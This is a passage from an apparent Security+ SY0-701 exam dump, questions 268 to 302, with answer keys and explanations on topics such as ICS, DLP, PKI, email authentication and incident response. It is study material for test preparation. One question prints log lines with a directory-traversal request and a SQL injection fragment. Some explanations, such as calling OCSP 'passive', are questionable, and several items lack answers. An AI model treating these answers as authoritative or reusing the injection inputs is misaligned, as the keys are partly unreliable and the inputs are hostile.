A business impact analysis that prioritizes the recovery of the most essential functions and data.

A recovery strategy that defines the roles and responsibilities of the recovery team, the resources and tools needed, and the steps to follow to restore the system.

A testing and maintenance plan that ensures the DRP is updated and validated regularly. A DRP is required for an organization to properly manage its restore process in the event of system failure, as it provides a clear and structured framework for recovering from a disaster and minimizing the downtime and data loss. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page
325.

**NEW QUESTION: 268**

Which of the following uses proprietary controls and is designed to function in harsh environments over many years with limited remote access management?

**A.** ICS

**B.** Microservers

**C.** Containers

**D.** IoT

**Answer: (SHOW ANSWER)**

Industrial Control Systems (ICS) are engineered to operate in rugged, mission-critical environments such as manufacturing floors, refineries, gas pipelines, nuclear plants, and water treatment facilities. These systems are designed to remain operational for decades, often with minimal remote-management capability and limited update cycles. ICS architectures frequently use proprietary protocols and controls, many of which were developed long before modern cybersecurity concerns existed.

Security+ SY0-701 notes that ICS environments include SCADA systems, PLCs, actuators, sensors, and controllers that must function reliably under extreme temperature, pressure, vibration, and industrial stress conditions. Because downtime may impact safety, critical

infrastructure, or national security, ICS devices avoid frequent patching and instead rely on isolation, segmentation, and compensating controls.
Microservers (B) are small, lightweight servers-not rugged systems. Containers (C) are virtualized application environments. IoT devices (D) are consumer or commercial smart devices, not industrial-grade long-lifespan systems.
Thus, the correct answer is A: ICS.

**NEW QUESTION: 269**
Which of the following data types relates to data sovereignty?
**A.** Data classified as public in other countries
**B.** Personally Identifiable data while traveling
**C.** Health data shared between doctors in other nations
**D.** Data at rest outside of a country's borders
**Answer: (SHOW ANSWER)**
Data sovereignty concerns the laws and governance that apply to data at rest outside of a country's borders. It refers to the legal implications and regulatory controls over where data is stored geographically.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: "Data sovereignty refers to data being subject to the laws of the country in which it resides." Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

**NEW QUESTION: 270**
A business is expanding to a new country and must protect customers from accidental disclosure of specific national identity information. Which of the following should the security engineer update to best meet business requirements?

**A.** SIEM
**B.** SCAP
**C.** DLP
**D.** WAF
**Answer: (SHOW ANSWER)**
The requirement is to prevent the accidental disclosure of national identity information-highly sensitive personal data. The best solution is DLP (Data Loss Prevention). DLP tools monitor, detect, and block unauthorized transmission or exposure of sensitive data across:
* Email
* Cloud storage
* Endpoints
* Networks
* Databases
In Security+ SY0-701, DLP is specifically recommended for ensuring compliance with privacy regulations, including those related to national identifiers (e.g., Social Security numbers, national ID numbers).
A SIEM (A) aggregates logs but does not prevent data leakage. SCAP (B) provides standardized security configuration assessments, unrelated to data protection. A WAF (D) helps protect web applications but does not prevent sensitive data exfiltration.
Since the requirement focuses on preventing accidental disclosure, DLP is the only technology capable of detecting, labeling, blocking, and reporting attempts to move or expose sensitive national identity data.

Therefore, the correct answer is C.

**NEW QUESTION: 271**
A security administrator protects passwords by using hashing. Which of the following best describes what the administrator is doing?
**A.** Adding extra characters at the end to increase password length
**B.** Generating a token to make the passwords temporal
**C.** Using mathematical algorithms to make passwords unique
**D.** Creating a rainbow table to protect passwords in a list
**Answer: (SHOW ANSWER)**
Hashing is the process of converting plaintext passwords into a fixed-length, irreversible string using a mathematical algorithm (hash function). This makes each password unique based on its content, and even a small change in the password will produce a different hash. The primary purpose is to ensure that the actual passwords are not stored directly and cannot be easily recovered from the hash, even if the hash is compromised.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3, "Hashing ensures that plaintext passwords are not stored directly. Hash functions use mathematical algorithms to produce unique, fixed-length output for each unique input." Exam Objectives 1.3: "Explain the importance of cryptographic concepts."



**NEW QUESTION: 272**
Which of the following technologies assists in passively verifying the expired status of a digital certificate?
**A.** OCSP
**B.** CRL
**C.** TPM
**D.** CSR
**Answer: (SHOW ANSWER)**
The Online Certificate Status Protocol (OCSP) is a technology designed to check the revocation status of digital certificates in real-time without requiring the client to download entire revocation lists. Unlike Certificate Revocation Lists (CRLs), which are periodically updated and can be large, OCSP queries an OCSP responder to receive the status of a specific certificate.
OCSP is considered passive verification because it allows clients to check a certificate's current validity status on-demand without maintaining local copies of revocation data. The OCSP responder returns whether the certificate is valid, revoked, or expired.
Trusted Platform Module (TPM) is hardware for secure key storage, and Certificate Signing Request (CSR) is a request for certificate issuance; neither is used for verifying certificate expiration status.
The differences and roles of OCSP and CRLs are thoroughly covered in the Cryptography and PKI chapter of the SY0-701, where OCSP is highlighted as the more efficient and real-time method to verify certificate status passively#6:Chapter 7 CompTIA Security+ Study Guide#.

**NEW QUESTION: 273**
Which of the following should a security operations center use to improve its incident response procedure?
**A.** Playbooks
**B.** Frameworks
**C.** Baselines
**D.** Benchmarks
**Answer: (SHOW ANSWER)**
A playbook is a documented set of procedures that outlines the step-by-step response to specific types of cybersecurity incidents. Security Operations Centers (SOCs) use playbooks to improve consistency, efficiency, and accuracy during incident response. Playbooks help ensure that the correct procedures are followed based on the type of incident, ensuring swift and effective remediation.
* Frameworks provide general guidelines for implementing security but are not specific enough for incident response procedures.
* Baselines represent normal system behavior and are used for anomaly detection, not incident response guidance.
* Benchmarks are performance standards and are not directly related to incident response.

**NEW QUESTION: 274**
An accounting employee recently used software that was not approved by the company. Which of the following risks does this most likely represent?
**A.** Unskilled attacker
**B.** Hacktivist
**C.** Shadow IT
**D.** Supply chain
**Answer: (SHOW ANSWER)**
Shadow IT refers to employees using software or services without official approval, often introducing security risks due to lack of control, monitoring, or compliance. This can lead to vulnerabilities, data leakage, or policy violations.
Unskilled attacker (A) and hacktivist (B) are threat actor types; supply chain (D) refers to risks from external partners or vendors, not internal unauthorized software usage.
Shadow IT is highlighted in Security Program Management and Threats domains for its risk implications#6:
Chapter 16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 275**
A systems administrator works for a local hospital and needs to ensure patient data is protected and secure.
Which of the following data classifications should be used to secure patient data?
**A.** Private
**B.** Critical
**C.** Sensitive
**D.** Public
**Answer: (SHOW ANSWER)**
Data classification is a process of categorizing data based on its level of sensitivity, value, and impact to the organization if compromised. Data classification helps to determine the appropriate security controls and policies to protect the data from unauthorized access,

disclosure, or modification. Different organizations may use different data classification schemes, but a common one is the four-tier model, which consists of the following categories: public, private, sensitive, and critical.
Public data is data that is intended for public access and disclosure, and has no impact to the organization if compromised. Examples of public data include marketing materials, press releases, and public web pages.
Private data is data that is intended for internal use only, and has a low to moderate impact to the organization if compromised. Examples of private data include employee records, financial reports, and internal policies.
Sensitive data is data that is intended for authorized use only, and has a high impact to the organization if compromised. Examples of sensitive data include personal information, health records, and intellectual property.
Critical data is data that is essential for the organization's operations and survival, and has a severe impact to the organization if compromised. Examples of critical data include encryption keys, disaster recovery plans, and system backups.
Patient data is a type of sensitive data, as it contains personal and health information that is protected by law and ethical standards. Patient data should be used only by authorized personnel for legitimate purposes, and should be secured from unauthorized access, disclosure, or modification. Therefore, the systems administrator should use the sensitive data classification to secure patient data.
References = CompTIA Security+ SY0-701 Certification Study Guide, page 90-91; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.5 - Data Classifications, 0:00 - 4:30.

**NEW QUESTION: 276**
A security consultant is working with a client that wants to physically isolate its secure systems. Which of the following best describes this architecture?
**A.** Air gapped
**B.** Highly available
**C.** Containerized
**D.** SDN
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 277**
While a user reviews their email, a host gets infected by malware from an external hard drive plugged into the host. The malware steals all the user's credentials stored in the browser. Which of the following training topics should the user review to prevent this situation from reoccurring?
**A.** Operational security
**B.** Removable media and cables
**C.** Password management
**D.** Social engineering
**Answer: (SHOW ANSWER)**
Detailed Explanation:This scenario highlights the need for training on the secure use of removable media.
Users should learn to avoid using untrusted external storage devices to prevent malware infections. Reference:
CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Removable Media Controls and User Awareness Training".

**NEW QUESTION: 278**

An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk of the exploit. Which of the following types of controls is the analyst implementing?

**A.** Compensating

**B.** Detective

**C.** Operational

**D.** Physical

**Answer: (SHOW ANSWER)**

The correct answer is Compensating because a bastion host is being used as an alternative safeguard to reduce risk when a primary control cannot yet be fully implemented. In the context of the Security+ SY0-701 objectives, compensating controls are designed to provide protection when standard preventive controls are not available, effective, or feasible-such as during a zero-day exploit where no vendor patch or permanent fix exists.

A zero-day exploit represents a vulnerability that is actively being exploited before developers or vendors have released a fix. Since patching is not immediately possible, organizations must rely on compensating controls to limit exposure and reduce the likelihood or impact of exploitation. A bastion host is a hardened system placed in a network segment-often in a demilitarized zone (DMZ)-that acts as a controlled access point between untrusted and trusted networks. By routing access through this tightly secured host, the analyst reduces the attack surface and restricts direct access to internal systems that may be vulnerable to the zero-day.

Option B, Detective, is incorrect because detective controls are focused on identifying or alerting on malicious activity after it occurs, such as logging, monitoring, or intrusion detection systems. Option C, Operational, refers to processes and procedures carried out by people, such as incident response or change management, rather than a technical safeguard. Option D, Physical, applies to tangible protections like locks, cameras, or fencing, which are not relevant in this network-based scenario.

The SY0-701 study guide emphasizes the importance of layered security and adaptive risk management.

When preventive controls fail or are temporarily unavailable, compensating controls like bastion hosts, network segmentation, and access restrictions allow organizations to maintain security posture and continuity of operations while longer-term solutions are developed.

**NEW QUESTION: 279**

A security administrator recently reset local passwords and the following values were recorded in the system:

| Host | Account | MD5 password values |
|---|---|---|
| ACCT-PC-1 | admin | f1bdf5ed1d7ad7ede4e3809bd35644b0 |
| HR-PC-1 | admin | d706ab8258fe67c131ebc57a6e29184 |
| IT-PC-2 | admin | f8ddb9ebb321d7dfbf6cb59736f0b3d |
| FILE-SRV-1 | admin | f054bbd2f5ebab9cb5571000b2c60c02 |
| DB-SRV-1 | admin | 8638f732ba7cf2d95b16979e2725da78 |

Which of the following in the security administrator most likely protecting against?

**A.** Account sharing

**B.** Weak password complexity

**C.** Pass-the-hash attacks

**D.** Password compromise

**Answer: (SHOW ANSWER)**

The scenario shows MD5 hashed password values. The most likely reason the security administrator is focusing on these values is to protect against pass-the-hash attacks. In this type of attack, an attacker can use a captured hash to authenticate without needing to know the actual plaintext password. By managing and monitoring these hashes, the administrator can implement strategies to mitigate this type of threat.

References =

CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

**NEW QUESTION: 280**

Which of the following explains how regular patching helps mitigate risks when securing an enterprise environment?



**A.** It improves server performance by reducing software bugs.
**B.** It addresses known software vulnerabilities before they are exploited.
**C.** It eliminates the need for firewalls and intrusion detection.
**D.** It removes the need for antivirus tools.
**Answer: (SHOW ANSWER)**
The correct answer is B because regular patching directly reduces security risk by remediating known vulnerabilities before attackers can exploit them. Within the Security+ SY0-701 objectives, patch management is a foundational component of vulnerability management and secure operations. Vendors routinely release patches to fix security flaws that have already been identified, documented, and, in many cases, actively targeted by threat actors.
Attackers frequently scan enterprise environments for systems that are missing patches related to publicly disclosed vulnerabilities. Once a vulnerability is known, exploit code often becomes widely available, dramatically increasing the likelihood of compromise. Regular patching shortens the "window of exposure," which is the time between vulnerability disclosure and remediation. By applying patches promptly, organizations significantly reduce the attack surface and limit opportunities for exploitation.
Option A is incorrect because while patches may incidentally improve stability or performance, that is not their primary security purpose. Option C is incorrect because patching does not replace other security controls; firewalls and intrusion detection systems remain essential for layered defense. Option D is also incorrect because antivirus tools serve a different role, such as detecting and responding to malware, and cannot be replaced by patching alone.
The SY0-701 study guide emphasizes that effective patch management requires structured processes, including testing, maintenance windows, rollback planning, and prioritization based on risk and asset criticality. Patching is classified as a preventive technical control, stopping attacks before they occur rather than reacting after compromise.
In summary, regular patching mitigates enterprise risk by proactively addressing known software vulnerabilities before they can be exploited. This makes it one of the most effective and widely emphasized security practices in the Security+ SY0-701 exam and in real-world security operations.

**NEW QUESTION: 281**
Which of the following concepts protects sensitive information from unauthorized disclosure?
**A.** Integrity
**B.** Availability
**C.** Authentication
**D.** Confidentiality
**Answer: (SHOW ANSWER)**
The best answer is D. Confidentiality.
In the CIA triad, confidentiality means protecting information from unauthorized disclosure. It ensures that only authorized users, systems, or processes can view sensitive data.
The other choices are different security concepts:

A). Integrity means protecting data from unauthorized modification or destruction.
B). Availability means ensuring systems and data are accessible when needed.
C). Authentication means verifying the identity of a user, device, or process.
Since the question specifically asks about protecting sensitive information from unauthorized disclosure, confidentiality is the correct answer.

**NEW QUESTION: 282**
Which of the following provides the best protection against unwanted or insecure communications to and from a device?
**A.** System hardening
**B.** Host-based firewall
**C.** Intrusion detection system
**D.** Anti-malware software
**Answer: (SHOW ANSWER)**
A host-based firewall controls incoming and outgoing network traffic on a device by enforcing security rules, effectively blocking unwanted or insecure communications. It is specifically designed to protect the device from unauthorized access and malicious traffic.
System hardening (A) reduces vulnerabilities by disabling unnecessary services and patching but does not control communications dynamically. Intrusion detection systems (C) detect suspicious traffic but typically do not block it (unless paired with prevention). Anti-malware (D) protects against malicious software but not directly network communication filtering.
Host-based firewalls are a fundamental component of endpoint security highlighted in the Security Operations domain of SY0-701#6:Chapter 11 CompTIA Security+ Study Guide#.

**NEW QUESTION: 283**
In an effort to reduce costs, a company is implementing a strategy that gives employees access to internal company resources, including email, from personal devices. Which of the following strategies is the company implementing?
**A.** CYOD
**B.** BYOD
**C.** COPE
**D.** MDM
**Answer: (SHOW ANSWER)**
BYOD, or Bring Your Own Device, is the correct answer because the company is allowing employees to use personally owned devices to access internal company resources such as email. In Security+ architecture and operations topics, mobile deployment models are important because each model shifts ownership, management, and risk differently. BYOD reduces hardware procurement costs, but it increases security concerns because the organization does not fully own or control the endpoint. Controls such as MDM, conditional access, encryption, remote wipe, acceptable use policies, and device compliance checks are commonly needed. CYOD means employees choose from approved corporate devices, while COPE means the company owns the device and permits personal use. MDM is a management control, not the deployment strategy itself.

**NEW QUESTION: 284**
A company plans to secure its systems by:
Preventing users from sending sensitive data over corporate email
Restricting access to potentially harmful websites

Which of the following features should the company set up? (Select two).

**A.** DLP software

**B.** Guardralls

**C.** Antivirus signatures

**D.** Stateful firewall

**E.** DNS filtering

**F.** File integrity monitoring

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 285**

Which of the following involves an attempt to take advantage of database misconfigurations?

**A.** Buffer overflow

**B.** SQL injection

**C.** VM escape

**D.** Memory injection

**Answer: (SHOW ANSWER)**

SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server. These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server. SQL injection can compromise the confidentiality, integrity, and availability of the data and the system. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215 1

**NEW QUESTION: 286**

A company uses multiple providers to send its marketing, internal, and support emails. Many of the emails are marked as spam. Which of the following changes should the company make to ensure legitimate emails are validated?

**A.** Disable DKIM to avoid signature conflicts.

**B.** Implement DMARC with a " reject " policy to enforce sender validation.

**C.** Replace the domain ' s MX record with the marketing provider ' s services.

**D.** Update the SPF record to include all authorized sending sources.

**Answer: (SHOW ANSWER)**

The best answer is D. Update the SPF record to include all authorized sending sources.

SPF (Sender Policy Framework) is used to identify which mail servers and third-party services are authorized to send email on behalf of a domain. In this scenario, the company uses multiple providers for marketing, internal, and support emails. If all of those sending sources are not properly listed in the domain's SPF record, receiving mail servers may treat some valid messages as suspicious or spam.

Updating the SPF record to include all legitimate sending providers helps recipient systems validate that the email came from an approved source. This directly addresses the problem of legitimate emails being flagged.

Why the other options are incorrect:

A). Disable DKIM to avoid signature conflicts.This is incorrect because DKIM helps validate message authenticity by using digital signatures. Disabling it would weaken email validation rather than improve it.

B). Implement DMARC with a " reject " policy to enforce sender validation.DMARC is important, but a reject policy can cause legitimate messages to fail if SPF and DKIM are not configured correctly first. DMARC builds on SPF and DKIM; it does not replace the need to authorize all sending sources.
C). Replace the domain ' s MX record with the marketing provider ' s services.MX records control where incoming email is received, not which systems are authorized to send email. This would not solve the validation issue for outbound messages.
From a Security+ perspective, this question focuses on email security controls and proper configuration of SPF, DKIM, and DMARC. The most direct fix for multiple legitimate senders is to ensure the SPF record includes every authorized provider.



**NEW QUESTION: 287**
An analyst is reviewing an incident in which a user clicked on a link in a phishing email. Which of the following log sources would the analyst utilize to determine whether the connection was successful?
**A.** Network
**B.** System
**C.** Application
**D.** Authentication
**Answer: (SHOW ANSWER)**
To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link. Network logs can include details such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Incident Response.

**NEW QUESTION: 288**
An administrator installs an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key. Which of the following should the administrator check for next?
**A.** If the wildcard certificate is configured
**B.** If the certificate signing request is valid
**C.** If the root certificate is installed
**D.** If the public key is configured
**Answer: (SHOW ANSWER)**

The correct answer is If the root certificate is installed because trust errors in SSL/TLS deployments most commonly occur when the certificate chain cannot be validated back to a trusted root certificate authority. In the Security+ SY0-701 cryptography and PKI objectives, trust is established through a chain of trust, beginning with a trusted root CA, followed by any intermediate CAs, and ending with the server's certificate.
In this scenario, the administrator has already confirmed that the certificate was issued by a legitimate CA and that the private key is valid. This eliminates common issues related to key mismatch or improper issuance.
The next logical step is to verify that the system (or the client systems connecting to it) trusts the CA that issued the certificate. If the root certificate-or required intermediate certificates-are missing from the trust store, clients will flag the certificate as untrusted even though it is otherwise valid.
Option A, checking wildcard configuration, is not relevant unless the certificate is being used for multiple subdomains, which is not indicated. Option B, validating the certificate signing request, would be unnecessary because the CA successfully issued the certificate. Option D, verifying the public key, is incorrect because the public key is embedded in the certificate and would already be validated as part of successful issuance.
The SY0-701 study guide highlights that certificate trust failures are frequently caused by incomplete certificate chains, missing root or intermediate certificates, or misconfigured trust stores. Ensuring that the correct root CA certificate is installed allows systems to verify the certificate's authenticity and establish secure communications.
In summary, when an SSL certificate is valid but not trusted, the most likely cause is a missing trusted root certificate, making option C the correct answer.

**NEW QUESTION: 289**
An organization experiences a cybersecurity incident involving a command-and-control server. Which of the following logs should be analyzed to identify the impacted host? (Select two).
**A.** Application
**B.** Authentication
**C.** DHCP
**D.** Network
**E.** Firewall
**F.** Database
**Answer: (SHOW ANSWER)**
To identify the impacted host in a command-and-control (C2) server incident, the following logs should be analyzed:
* DHCP logs: These logs record IP address assignments. By reviewing DHCP logs, an organization can determine which host was assigned a specific IP address during the time of the attack.
* Firewall logs: Firewall logs will show traffic patterns, including connections to external C2 servers.
Analyzing these logs helps to identify the IP address and port numbers of the communicating host.
* Application, Authentication, and Database logs are less relevant in this context because they focus on internal processes and authentication events rather than network traffic involved in a C2 attack.

**NEW QUESTION: 290**
An administrator must implement a solution that provides security and network connectivity between two companies. Which of the following infrastructure solutions is the best for this purpose?

**A.** UTM

**B.** VPN
**C.** NAC
**D.** NGFW
**Answer: (SHOW ANSWER)**
The best answer is B. VPN.
A VPN (Virtual Private Network) is the standard solution for securely connecting two separate organizations or networks across an untrusted network, such as the internet. A site-to-site VPN provides:
secure connectivity between both companies
encrypted traffic in transit
protection of data confidentiality and integrity
a practical way to interconnect business networks
Why the other options are incorrect:
A). UTMA unified threat management device offers multiple security features, but it is not specifically the best answer for secure connectivity between two companies.
C). NACNetwork Access Control regulates which devices can connect to a network, but it does not provide intercompany network connectivity.
D). NGFWA next-generation firewall improves traffic inspection and filtering, but it is not by itself the main solution for secure network connectivity between two companies.
From the SY0-701 perspective, when secure communication between separate organizations is required, VPN is the most appropriate infrastructure solution.

**NEW QUESTION: 291**
Which of the following would most likely be used by attackers to perform credential harvesting?
**A.** Supply chain compromise
**B.** Rainbow table
**C.** Social engineering
**D.** Third-party software
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 292**
A user needs to complete training at https://comptiatraining.com. After manually entering the URL, the user sees that the accessed website is noticeably different from the standard company website. Which of the following is the most likely explanation for the difference?
**A.** Cross-site scripting
**B.** Pretexting
**C.** Typosquatting
**D.** Vishing
**Answer: (SHOW ANSWER)**
Typosquatting(also known asURL hijacking) is a type of attack where cybercriminals register domain names similar to legitimate sites but with slight misspellings (e.g., comptiatraning.com instead of comptiatraining.
com). Attackers use these fake sites tosteal credentials or distribute malware. Since the user manually entered the URL and reached an unexpected website,this strongly indicates a typosquatting attack.

Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

**NEW QUESTION: 293**
A penetration tester visits a client's website and downloads the site's content. Which of the following actions is the penetration tester performing?
**A.** Unknown environment testing
**B.** Vulnerability scan
**C.** Due diligence
**D.** Passive reconnaissance
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
The described activity-visiting a website and downloading publicly accessible content-is a classic example of passive reconnaissance. Passive reconnaissance involves gathering information about a target without interacting with its internal systems or generating traffic that could be detected by security monitoring tools.
According to SY0-701, passive recon uses open-source intelligence (OSINT), such as:
Public websites
DNS records
News articles
Metadata
Public document repositories
The key distinction is that passive reconnaissance does not probe the system for vulnerabilities, nor does it send active scanning traffic. Vulnerability scanning (B) requires active probing. Unknown environment testing (A) applies to black-box testing but still may involve active scanning. Due diligence (C) refers to risk assessment or compliance reviews, not technical reconnaissance.
Therefore, downloading the website's content is a non-intrusive information-gathering technique, perfectly matching passive reconnaissance as defined in the exam materials under Threats, Vulnerabilities, Attack Vectors, and Pen Testing Phases.

**NEW QUESTION: 294**
Which of the following should be used to ensure that a device is inaccessible to a network-connected resource?
**A.** Disablement of unused services
**B.** Web application firewall
**C.** Host isolation
**D.** Network-based IDS
**Answer: (SHOW ANSWER)**
Host isolation ensures that a device cannot communicate with other systems on the network. Isolation is typically applied through EDR/XDR tools, quarantine mechanisms, or endpoint firewalls. Security+ SY0-701 identifies host isolation as a containment technique used when:
A device is suspected of compromise
Lateral movement must be prevented
Sensitive systems must be protected
A system must be completely cut off except for administrative access

Isolation enforces an immediate block on all inbound and outbound communications, effectively making the device inaccessible to any network-based resource.
Disablement of unused services (A) reduces attack surface but does not isolate the device.
A WAF (B) protects web applications, not device access.
A network IDS (D) only monitors traffic and does not block access.
Thus, C: Host isolation is the correct answer.

**NEW QUESTION: 295**
Which of the following is the most common data loss path for an air-gapped network?
**A.** Bastion host
**B.** Unsecured Bluetooth
**C.** Unpatched OS
**D.** Removable devices
**Answer: (SHOW ANSWER)**
An air-gapped network is a network that is physically isolated from other networks, such as the internet, to prevent unauthorized access and data leakage. However, an air-gapped network can still be compromised by removable devices, such as USB drives, CDs, DVDs, or external hard drives, that are used to transfer data between the air-gapped network and other networks. Removable devices can carry malware, spyware, or other malicious code that can infect the air-gapped network or exfiltrate data from it. Therefore, removable devices are the most common data loss path for an air-gapped network. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 9: Network Security, page 449 1

**NEW QUESTION: 296**
Which of the following will most likely lead an organization to revise its change management policy?
**A.** An engineer adds a new feature to the production service.
**B.** A production server continuously runs at its maximum load.
**C.** Software is migrated to a cloud that offers increased flexibility in its updates.
**D.** A legacy server lacks support for new regulatory requirements.
**Answer: (SHOW ANSWER)**
The best answer is C. Software is migrated to a cloud that offers increased flexibility in its updates.
A change management policy defines how changes are requested, reviewed, approved, tested, documented, and implemented. When an organization migrates software to a cloud environment that supports more dynamic, frequent, or automated updates, the change management process may need to be revised to reflect the new operational model.
Cloud environments often introduce:
faster deployment cycles
infrastructure as code
automated updates
continuous integration and continuous delivery
different approval and rollback processes
These changes can significantly affect how the organization governs system changes, so revising the policy is likely necessary.
Why the other options are incorrect:

A). An engineer adds a new feature to the production service.This is an example of a change that should follow policy, not necessarily a reason to revise the policy itself.
B). A production server continuously runs at its maximum load.This is more of a performance or capacity issue than a direct reason to revise change management policy.
D). A legacy server lacks support for new regulatory requirements.This points more toward compliance remediation or system replacement, not specifically revising change management policy.
From the SY0-701 perspective, major shifts in how systems are updated and maintained, especially through cloud adoption, are strong reasons to update change management governance. Therefore, C is correct.

**NEW QUESTION: 297**
An accountant is transferring information to a bank over FTP. Which of the following mitigations should the accountant use to protect the confidentiality of the data?
**A.** Tokenization
**B.** Encryption
**C.** Data masking
**D.** Obfuscation
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 298**
A vendor needs to remotely and securely transfer files from one server to another using the command line.
Which of the following protocols should be Implemented to allow for this type of access? (Select two).
**A.** SSH
**B.** SNMP
**C.** RDP
**D.** S/MIME
**E.** SMTP
**F.** SFTP
**Answer: (SHOW ANSWER)**
Secure Shell (SSH) is a protocol used for secure command-line access to remote systems, while Secure File Transfer Protocol (SFTP) is an extension of SSH used specifically for securely transferring files. Both SSH and SFTP ensure that data is encrypted during transmission, protecting it from interception or tampering.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Secure Protocols and Encryption.

**NEW QUESTION: 299**
A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company ' s firewall administrator must configure a new hardware-based firewall to replace the current one. Which of the following should the administrator do to best align with the company requirements in case a security event occurs?
**A.** Ensure the firewall data plane moves to fail-closed mode.
**B.** Implement a deny-all rule as the last firewall ACL rule.

**C.** Prioritize business-critical application traffic through the firewall.
**D.** Configure rate limiting between the firewall interfaces.
**Answer: (SHOW ANSWER)**
The best answer is A. Ensure the firewall data plane moves to fail-closed mode.
The key requirement is that the company prioritizes confidentiality over availability. In a failure or security event, a fail-closed firewall blocks traffic rather than allowing traffic to continue through an untrusted or degraded state.
This choice protects sensitive business data, even if it temporarily interrupts transactions.
Why the other options are incorrect:
B). Implement a deny-all rule as the last firewall ACL rule.This is a standard best practice, but it does not specifically address behavior during a security event.
C). Prioritize business-critical application traffic through the firewall.This emphasizes availability and performance, not confidentiality.
D). Configure rate limiting between the firewall interfaces.Rate limiting can help with traffic control, but it is not the best match for the stated priority.
From a Security+ standpoint, when confidentiality is more important than uptime, fail closed is the correct choice.

**NEW QUESTION: 300**
A security analyst sees the following entries in web server logs:
200.17.88.121 [05/May/2025:01:05:18 -0200] " GET /aboutus.htm " 200 3344
200.17.88.121 [05/May/2025:01:08:22 -0200] " GET /corporateOrg.htm " 200 4200
132.18.62.144 [05/May/2025:01:08:23 -0200] " GET /../../vhosts " 403 502
200.17.88.121 [05/May/2025:01:10:33 -0200] " POST /ContactUs.asp " 403 512
118.19.200.55 [05/May/2025:01:10:45 -0200] " POST/search " 200 1212 " SELECT * FROM company WHERE keyword = ' VP
105.86.13.11 [05/May/2025:01:15:45 -0200] " GET /latestContracts.htm " 404 512 Which of the following IP addresses is most likely involved in a malicious attempt?

**A.** 105.86.13.11
**B.** 118.19.200.55
**C.** 132.18.62.144
**D.** 200.17.88.121
**Answer: (SHOW ANSWER)**
The malicious IP address is 118.19.200.55 because the log entry includes a SQL statement: SELECT * FROM company WHERE keyword = ' VP. That pattern strongly indicates an attempted SQL injection or database query manipulation through a web search endpoint. In Security+ threat and vulnerability analysis, SQL injection is an application attack in which an attacker places database commands into input fields or URL parameters to retrieve, alter, or destroy data. The 132.18.62.144 entry also shows suspicious directory traversal syntax using ../, but the question asks for the most likely malicious attempt among the listed entries; the explicit SQL query in a POST request is the clearest indicator. Normal GET requests and 404 errors alone are less conclusive.

**NEW QUESTION: 301**
An organization conducts a self-evaluation with a phishing campaign that requests login credentials. The organization receives the following results:
* None of the staff were fooled by the attempt due to proper security awareness.
* Staff deleted the email without performing any additional actions.

Which of the following security practices would add the most value to the organization?
**A.** Implement a strict password reset policy for all senior managers after a security event.
**B.** Update user guidance to include suspicious incident reporting.
**C.** Conduct end-user training regarding spear-phishing attempts to raise awareness.
**D.** Require remote workers to use a VPN when connecting to the organization ' s networks.
**Answer: (SHOW ANSWER)**
The best answer is B. Update user guidance to include suspicious incident reporting.
The phishing simulation results show that users were not fooled, which means awareness training is already helping them avoid credential theft. However, the employees deleted the email without reporting it. That means the organization missed an opportunity to:
investigate the message further
identify other recipients
block similar messages
improve incident response visibility
update defensive controls quickly
The most valuable next step is to train or guide users to report suspicious emails, not just ignore or delete them.
Why the other options are incorrect:
A). Implement a strict password reset policy for all senior managers after a security event.This does not address the gap identified by the exercise.
C). Conduct end-user training regarding spear-phishing attempts to raise awareness.The results already show awareness was effective enough to prevent users from falling for the message. The missing behavior is reporting.
D). Require remote workers to use a VPN when connecting to the organization ' s networks.This is unrelated to the phishing exercise outcome.
From a Security+ perspective, user awareness programs should teach employees to identify and report suspicious messages. Therefore, B is the best answer.



**NEW QUESTION: 302**
An administrator notices that several users are logging in from suspicious IP addresses. After speaking with the users, the administrator determines that the employees were not logging in from those IP addresses and resets the affected users' passwords. Which of the following should the administrator implement to prevent this type of attack from succeeding in the future?
**A.** Multifactor authentication
**B.** Permissions assignment
**C.** Access management
**D.** Password complexity
**Answer: (SHOW ANSWER)**

The correct answer is A because multifactor authentication (MFA) is a method of verifying a user's identity by requiring more than one factor, such as something the user knows (e.g., password), something the user has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access even if the user' s password is compromised, as the attacker would need to provide another factor to log in. The other options are incorrect because they do not address the root cause of the attack, which is weak authentication. Permissions assignment (B) is the process of granting or denying access to resources based on the user's role or identity. Access management is the process of controlling who can access what and under what conditions. Password complexity (D) is the requirement of using strong passwords that are hard to guess or crack, but it does not prevent an attacker from using a stolen password. References =You can learn more about multifactor authentication and other security concepts in the following resources:
